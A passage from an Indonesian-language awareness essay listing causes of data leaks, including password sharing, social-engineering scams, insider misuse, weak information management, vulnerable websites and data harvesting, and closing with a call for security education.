ibu yang memperbolehkan anaknya mengambil uang melalui ATM milik orang tuanya tersebut dengan memberitahukan kata kunci atau "password"-nya (ada kemungkinan dalam kenyataan sang anak menyuruh orang lain seperti supir atau pembantu rumah tangganya yang melakukan pengambilan tunai via ATM). Keadaan makin bertambah runyam apabila sang orang tua, yang "password"-nya sudah diketahui orang lain tersebut menggunakan "password" yang sama untuk akun penting lainnya seperti "internet banking" atau "mobile banking" miliknya – termasuk akun email terkemuka di Yahoo atau GMail. Tentu saja dengan mengatahui kata kunci rahasia tersebut, dengan leluasa akun yang bersangkutan dapat dibajak oleh orang lain (sejumlah tokoh politik, pejabat publik, maupun aktor/artis terkemuka di Indonesia telah menjadi korban dari pembajakan akun ini). Hal lain yang mengemuka adalah seringnya para pimpinan perusahaan menyerahkan atau memberitahu "password" akun miliknya ke sekretaris atau asisten pribadinya. Tujuannya sebenarnya baik, untuk membantu yang bersangkutan mengelola proses korespondensi dan komunikasi yang ada; namun yang bersangkutan lupa bahwa dengan memberitahukan "password" tersebut berarti sang pimpinan secara langsung menyerahkan seluruh "otoritas" yang dimilikinya untuk dapat dieksekusi oleh sekretaris atau asisten pribadinya tersebut (bisa dibayangkan apa yang akan terjadi jika dalam perusahaan tersebut menggunakan sistem "single log-in").

Ketiga, maraknya fenomena dengan menggunakan teknik "social engineering" dilakukan oleh pihak tak bertanggung jawab untuk menipu orang lain. "Social Engineering" atau "rekayasa sosial" adalah suatu teknik yang dipergunakan untuk mendapatkan kepercayaan orang lain melalui pendekatan interaksi sosial sehari-hari sehingga tidak menimbulkan kecurigaan. Contoh klasiknya adalah seseorang yang dikabarkan mendapatkan hadiah undian tertentu via SMS dimana hadiah tersebut dapat ditebus apabila yang bersangkutan segera mengirimkan biaya pembayaran pajaknya lewat ATM, atau berita buruk kepada seseorang mengenai adanya kecelakaan lalu lintas yang menimpa keluarga dekatnya sehingga yang bersangkutan diminta untuk segera mengirimkan uang untuk kebutuhan operasi yang harus segera dikirimkan untuk menyelamatkan nyawa sang korban, dan lain sebagainya. Bahkan saat ini modus tersebut sudah berkembang lebih jauh. Misalnya jika ada seorang tokoh politik yang telepon genggamnya rusak, disarankan oleh rekan lainnya

(misalnya tokoh politik dari partai yang berbeda) untuk memperbaikinya di sebuah toko yang dikatakan sangat mahir dan handal. Di toko tersebut, selain telepon genggam yang bersangkutan direparasi, data-data yang ada di dalam memori piranti komunikasi tersebut sekaligus direkam untuk tujuan tidak baik di kemudian hari (pemerasan). Tentu saja sang pemilik telepon genggam tidak tahu bahwa banyak berkas-berkas "file" pribadinya hilang (teks, gambar, audio, dan video) mengingat teleponnya telah bekerja kembali dengan normal. Cara menipu lainnya adalah melalui "electronic mail" atau "email" dimana dikatakan bahwa dalam rangka perbaikan dan pengembangan teknologi informasi perusahaan, maka setiap pelanggan diminta untuk memberikan "password"-nya akan yang bersangkutan dapat diprioritaskan dalam proses "upgrading" teknologi yang dimaksud. Tanpa curiga, mereka yang menyerahkan kata kunci dimaksud, akan langsung seketika itu juga menjadi korban penipuan.

Keempat, pelanggaran etika atau aturan internal yang dilakukan oleh individu dan/atau kelompok dalam mengelola informasi organisasi. Cukup banyak anak-anak muda, yang berhasil dalam karir dunia teknologi informasi, tidak dibekali pengetahuan yang memadai terkait dengan unsur etika maupun masalah berkaitan dengan peraturan dan perundang-undangan di bidang informasi dan transaksi elektronik. Lihatlah bagaimana secara eksplisit mereka yang pindah bekerja dari satu perusahaan ke perusahaan lainnya dengan leluasanya membawa data dan informasi dari perusahaan lamanya – dan diberikan ke perusahaan barunya (dapat dibayangkan dampaknya jika yang bersangkutan pindah kerja ke perusahaan pesaingnya). Data atau informasi yang dibawa dan disampaikan itu dapat beraneka ragam rupanya, mulai dari profil pelanggan hingga detail transaksi yang terjadi. Hal ini belum termasuk unsur godaan yang selalu menghantui unit divisi teknologi informasi yang secara teknis dapat membaca hampir seluruh data yang berseliweran di sebuah perusahaan karena tidak adanya proses enkripsi atau penyandian yang diberlakukan (otoritas cukup tinggi dimiliki oleh seorang "super user"). Dengan berbekal dan beralasan menjalankan tugas teknis, seorang karyawan dari unit teknologi informasi dapat mengambil data apa saja dan dari mana saja – terutama jika pengguna yang bersangkutan berperilaku "pasrah" karena tidak memiliki pengetahuan teknis di bidang komputer atau teknologi informasi. Merubah konfigurasi, mengecek keberadaan virus, memperbaiki sistem yang "hang", meng-"upgrade" aplikasi lama ke yang baru, atau membantu instalasi program tertentu, merupakan sejumlah alasan yang dapat dipergunakan sebagai topeng untuk dapat masuk ke dalam sistem seseorang (ingat, dalam dunia digital, seseorang tidak akan merasa kehilangan aset elektronik yang dimilikinya, karena semuanya dapat diduplikasi dengan mudah dan bersifat identik).

Kelima, lemahnya manajemen informasi yang diberlakukan dan dipraktekan oleh organisasi. Di abad moderen ini, begitu banyak perusahaan dan organisasi yang memutuskan untuk memanfaatkan teknologi informasi dan internet dengan sebanyak-banyaknya dan sebaik-baiknya untuk meningkatkan kinerja dan performannya. Namun sayangnya kebanyakan usaha ini tidak dibarengi dengan sosialisasi dan edukasi mengenai penerapan manajemen informasi yang baik. Lihatlah contoh tidak diberlakukannya aturan untuk menyandikan atau mengenkripsi data atau informasi penting dan tergolong rahasia milik perusahaan; dimana ketika seorang Direktur atau General Manager kehilangan notebook atau laptopnya, dengan

mudahnya sang pencuri akan memperoleh aset berharga tersebut (untuk kemudian diperdagangkan atau disebarkan ke pihak-pihak lain untuk mendapatkan keuntungan). Contoh lain dalam kasus promosi seorang pegawai atau karyawan. Biasanya, di posisinya yang baru, yang bersangkutan akan mendapatkan fasilitas komputer meja atau pun notebook/laptop yang baru pula – sehingga yang lama dapat ditinggalkan. Masalahnya adalah tidak ada prosedur yang mengharuskan komputer atau notebook/laptom yang lama tersebut dibersihkan dan diformat ulang sehingga orang baru yang menggantikan posisi yang ditinggalkan tersebut tidak dapat mengetahui isi dari file-file lama yang dimiliki oleh individu yang dipromosi. Jika hal tersebut tidak dilakukan, bisa dibayangkan berapa banyak data individu maupun rahasia perusahaan yang akan diketahui yang bersaangkutan. Yang dapat dijadikan sebagai contoh klasik lainnya adalah masalah kebiasaan merekam isi pembicaraan sebuah rapat strategis dengan menggunakan perekam digital, agar nanti mempermudah proses pembuatan notulen rapat. Banyak hal yang terjadi dalam sebuah rapat, mulai dari yang bersifat rahasia hingga yang kritikal. Bayangkan dampak yang dapat terjadi, apabila sekretaris yang memiliki rekaman tersebut memiliki niat jahat dengan membeberkan rekaman dimaksud ke beberapa orang, maka hancurlah reputasi organisasi perusahaan yang dimaksud.

Keenam, adanya proses digitalisasi dari koleksi data/informasi sekunder yang dimiliki komunitas tertentu yang diunggah ke dunia siber (internet). Masyarakat Indonesia tumbuh dalam kelompok-kelompok, dimana setiap komunitas berusaha untuk memperlihatkan eksistensinya. Contohnya adalah sekelompok alumni dari SMA atau perguruan tinggi tertentu yang mengadakan pesta reuni. Sebagaimana layaknya komunitas alumni yang lain, mereka bersepakat membuat buku alumni dimana di dalamnya lengkap didaftarkan seluruh mantan pelajar atau mahasiswa, lengkap dengan alamat rumah, email, dan nomor telepon pribadi. Mereka yang punya hobi atau kesukaan seperti fitness, golf, fotografi, kuliner, atau filateli misalnya terdaftar sebagai anggota aktif klub-klub terkait, yang untuk menjadi anggotanya dibutuhkan sejumlah persyaratan administrasi ketika mendaftar – termasuk di dalamnya pengisian formulir menengai data pribadi. Klub ini kemudian menyimpan seluruh data anggotanya dalam sebuah buku induk keanggotaan. Hal yang sama berlaku pula untuk konteks seperti: kartu diskon anggota toko waralaba/retail, kartu anggota organisasi atau kelompok sosial, daftar pelanggan loyal jasa komersial, daftar pasien rumah sakit atau puskesmas, daftar penerima bantuan pemerintah, dan lain sebagainya. Berbeda dengan jaman dulu, saat ini hampir seluruh catatan tersebut telah diubah bentuknya menjadi file digital – dengan menggunakan program pengolah kata atau sejenisnya. Dan setelah menjadi berkas digital, maka untuk meningkatkan pelayanan pelanggan, data tersebut diunduh ke internet agar para pemangku kepentingan dapat mengaksesnya secara bebas.

Ketujuh, adanya kerawanan (vulnerabilities) dari kebanyakan sistem teknologi informasi yang dimiliki institusi. Sudah menjadi rahasia umum, bahwa kebanyakan situs atau “website” internet di Indonesia ini didesain dan dikembangkan secara sederhana (dan mungkin sedikit “asal-asalan”). Hasil pemantauan Komunitas Keamanan Informasi memperlihatkan betapa banyak dan umumnya lubang-lubang kerawanan serta kelemahan dari situs-situs internet di tanah air yang dapat dengan mudah dimanfaatkan dan dieksploitasi oleh pihak-pihak jahat yang tidak bertanggung jawab. Penyebabnya macam-macam, antara lain: ingin cepat-cepat instalasi sistem

(sehingga melupakan setting tingkat keamanan), menggunakan piranti lunak bajakan (yang didalamnya banyak malware), kurang pemahaman mengenai teknologi yang dipergunakan, kekurangmampuan SDM yang menangani, dan lain sebagainya. Oleh karena itu tidaklah heran jika banyak sekali terjadi peristiwa seperti: website yang diubah isi dan kontennya (web defacement), data/informasi yang diambil tanpa sepengetahuan empunya via internet, kata kunci atau password yang dicuri, virus atau program mata-mata (malware) yang ditanamkan secara diam-diam di server tertentu, dan lain-lain. Untuk mengetahui tingkat kerawanan yang ada, perusahaan atau organisasi perlu melakukan audit atau "penetration test". Oleh karena itu tidaklah perlu heran jika banyak data atau informasi yang berhasil dicuri karena banyaknya lubang-lubang kerawanan yang tidak diamankan sama sekali. Dengan sistem keamanan yang baik, maka hanya mereka yang berhak dapat mengaksesnya; namun ketidakadaan sistem keamanan informasi berakibat sebaliknya, siapa saja dapat dengan bebas dan leluasa mengetahui data pribadi orang lain. Apalagi saat ini dimana penyebaran dapat dengan mudah dilakukan melalui berbagai cara seperti: email, mailing list, SMS, twitter, dan lain sebagainya.

Kedelapan, terkait dengan karakteristik dari internet yang "memaksa" seseorang untuk senantiasa bersikap terbuka. Lihatlah bagaimana aplikasi terkemuka dan populer semacam Yahoo, Gmail, Twitter, Facebook, Blogspot, dan lain sebagainya yang mewajibkan pengguna untuk mendaftarkan dirinya secara benar agar dapat menggunakan berbagai fitur aplikasi dimaksud. Dan memang pada kenyataannya kebanyakan dari para pengguna memberitahukan data diri dan lingkungannya secara benar karena selain berusaha untuk menerapkan etika yang baik dalam berinternet, tidak pernah terpikirkan oleh sang pengguna bahwa pemilik aplikasi tersebut akan menyalahgunakan data pelanggan yang dimilikinya. Situs-situs e-business atau e-commerce pun selalu didesain sedemikian rupa sehingga senantiasa "memaksa" pegguna untuk membeberkan data dirinya seperti nama, tanggal lahir, alamat rumah/kantor, dan nomor telepon terkait agar barang yang dipesan dan dibelunya dapat dikirimkan atau diposkan ke rumah. Masalahnya adalah tidak semua penyedia jasa di internet memiliki etika dan profesionalisme yang baik. Banyak sekali terdapat situs-situs game, berita, perdagangan, dan lain-lain yang dibuat secara khusus sebagai "honeypot" atau umpan untuk mengumpulkan data pribadi individu-individu demi kepentingan jual-beli informasi di kemudian hari. Mereka tahu persis betapa mahal dan strategisnya memiliki data pribadi individu karena dapat dipergunakan untuk berbagai kepentingan – sehingga tidak segan-segan investasi untuk membuat aplikasi internet yang menarik. Oleh karena itu perlu berhati-hati setiap kali terdapat situs atau website yang meminta pengguna untuk mengisi sebanyak mungkin informasi detail karena berpotensi dapat disalahgunakan.

Kesembilan, menjamurnya para "pemulung data" di dunia siber (internet). Berbekal mesin pencari seperti Google.com, Yahoo.com, Altavista.com, atau MSNSearch.com, seseorang dapat dengan mudah melakukan berbagai jenis pencarian terhadap data atau informasi pribadi seseorang. Dengan ketekunan sedemikian rupa, seorang individu dapat dengan mudah mengumpulkan satu demi satu data pribadi seseorang dengan cara terencana (menggunakan teknik pencarian terfokus, artinya secara khusus mencari data individu tertentu) maupun dengan cara acak (memanfaatkan pola generik tertentu, mencari siapa saja yang dapat dikumpulkan datanya). Jika satu hari saja yang bersangkutan dapat mengumpulkan 100 data,

berarti dalam satu bulan paling tidak 3,000 data individu dapat dikoleksi (apalagi jika yang melakukan pengumpulan adalah sekelompok orang). Pola ini jika dilakukan dengan benar dapat secara efektif digunakan untuk mengoleksi data pribadi berkualitas yang kelak dapat diperjualbelikan di pasar dunia siber.

Kesepuluh, perilaku piranti lunak (software) rancangan khusus yang diperuntukkan untuk mengoleksi beragam data dan informasi pribadi. Berbeda dengan teknik "pemulungan" sebelumnya, secara teknis dapat dikembangkan sebuah aplikasi, yang dapat secara otomatis melakukan pencarian terhadap data pribadi seseorang dengan memanfaatkan pendekatan algoritma tertentu (misalnya: crawling, filtering, profiling, dan lain sebagainya). Dengan berawal pada data email terkemuka seperti Yahoo atau Gmail misalnya, dapat ditelusuri kemudian profil seseorang melalui berbagai situs terkemuka jejaring sosial semacam Facebook, Twitter, Flickr, MySpace, Skype, dan lain-lain – bahkan terbuka kemungkinan untuk lebih jauh masuk ke dalam website "proprietary" organisasi tertentu seperti perguruan tinggi, pemerintahan, komunitas, perusahaan, dan lain sebagainya. Aplikasi semacam ini dapat tampil dalam dua rupa, yaitu yang bersifat legal formal maupun tergolong sebagai virus. Dikatakan legal formal karena memang dibuat, dirancang khusus, dan diperjual belikan untuk mereka yang bergerak di bidang pemasaran dan penjualan. Namun banyak pula piranti lunak "malware" yang dibuat untuk menyebarkan virus tertentu berbasis alamat email. Pada intinya adalah, sangat mudah dikembangkan sebuah program yang bertujuan untuk membantu seseorang dalam melakukan pengumpulan terhadap data tertentu untuk berbagai keperluan. Bahkan tidak jarang ditemukan sejumlah individu yang sengaja membuat program untuk mengoleksi berbagai dokumen dengan kategori "rahasia" atau informasi sensitif lainnya.

Kesebelas, memang ada kesengajaan dari pihak-pihak tertentu untuk melakukan kegiatan kriminal, baik melalui domain eksternal maupun internal. Yang terakhir dapat dikategorikan sebagai penyebab bocornya data atau informasi tertentu karena memang adanya pihak-pihak internal maupun eksternal organisasi yang memiliki niat dan agenda melakukan tindakan kejahatan tertentu, seperti: pencurian data, penjebolan rekening, pengelabuan pelanggan, pengubahan informasi, pengambilalihan akses, pembohongan publik, dan lain sebagainya. Individu maupun komplotan yang mahir dalam melakukan kejahatan berbasis komputer maupun internet ini dapat berasal dari pihak luar maupun pihak dalam organisasi. Biasanya pihak luar melakukannya dengan berbekal pada teknik "hacking" yang dimilikinya, sementara pihak dalam melakukannya dengan berbekal pada teknik "social engineering" sebagai kuncinya. Secara karakteristik, kejahatan yang dilakukan oleh pihak internal organisasi lebih mudah dilakukan, mengingat yang bersangkutan tahu persis bagaimana cara kerja sebuah sistem dalam institusi terkait. Oleh karena itulah perlu adanya sistem keamanan informasi dalam rupa kebijakan, kendali teknis (kontrol), dan SOP (Standard Operating Procedure) yang ketat untuk mencegah terjadinya peristiwa yang tidak diinginkan tersebut.

Pada akhirnya, aspek edukasi merupakan kunci paling efektif dalam usaha untuk mencegah terjadinya peristiwa kebocoran data secara masal dan masif yang kerap terjadi belakangan ini. Setiap individu harus memiliki kesadaran, keperdulian, dan kemampuan – sesuai dengan kapasitas dan pekerjaannya sehari-hari – untuk mengelola keamanan informasi dalam lingkungannya sendiri. Prinsip "your security is my security" perlu ditanamkan secara mendalam ke seluruh insan pengguna

komputer dan internet. Kebiasaan bersifat hati-hati atau “prudent” harus merupakan budaya yang perlahan-lahan perlu ditanamkan melalui pendekatan pendidikan kepasa semuar orang tanpa kecuali. Beragam organisasi dengan segala variasi dan karakteristiknya pun memiliki kewajiban dalam melakukan edukasi tiada henti kepada seluruh pemangku kepentingannya – mulai dari manajemen, karyawan, pelanggan, mitra, dan seluruh stakeholder terkait lainnya. Pepatah mengatakan “there is no patching for human stupidity” secara eksplisit mengatakan bahwa kerawanan teknis pada sistem dapat dengan mudah diperbaiki, namun lubang-lubang kerawanan pada manusia tidak ada obatnya kecuali pengetahuan, kemampuan, dan kemauan.